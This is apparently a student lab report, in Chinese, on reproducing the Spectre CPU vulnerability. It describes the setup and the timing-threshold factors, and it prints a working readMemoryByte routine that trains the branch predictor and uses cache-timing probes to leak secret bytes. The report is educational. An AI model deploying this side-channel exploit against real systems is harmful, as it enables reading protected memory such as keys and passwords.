# Exp6 微处理器安全漏洞 Spectre

## 环境设置

本实验的环境设置为Ubuntu 20.04 LTS, gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0

## 关键步骤

参考Spectre的原始论文https://ieeexplore.ieee.org/abstract/document/8835233，实现C代码。

储存在内存中的机密信息对应于代码中的 `secret` 数组储存的信息。


## 影响因素分析

该代码中的影响因素有 `Threshold` 对应于代码中的 `CACHE_HIT_THRESHOLD` ，以及不同操作的重复次数。如整体的重复次数设置为 `1000` 次。

## 实验结果

在 `secret` 中储存的敏感数据为 `"The Magic Words are Squeamish Ossifrage."`

运行代码后可得到如下结果：




和预期一致，的确得到了敏感数据。

## 关键源代码

关键源代码为其中的 `readMemoryByte` 函数，用以敏感数据的某个字节。

```
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0; size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);

    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z=0;z<100;z++){
      }

      x=((j%6)-1)&~0xFFFF;
      x=(x|(x>>16));
      x = training_x ^ (x & (malicious_x ^ training_x));

      victim_function(x);
    }

    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD &&
        mix_i != array1[tries % array1_size])
      results[mix_i]++;
    }

    j=k=-1;
    for (i=0;i<256;i++) {
      if (j<0 || results[i] >= results[j]) {
        k=j;
        j=i;
      }
      else if (k < 0 || results[i] >= results[k]) {
        k=i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break;
```

```
  }
  results[0] ^= junk;
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}
```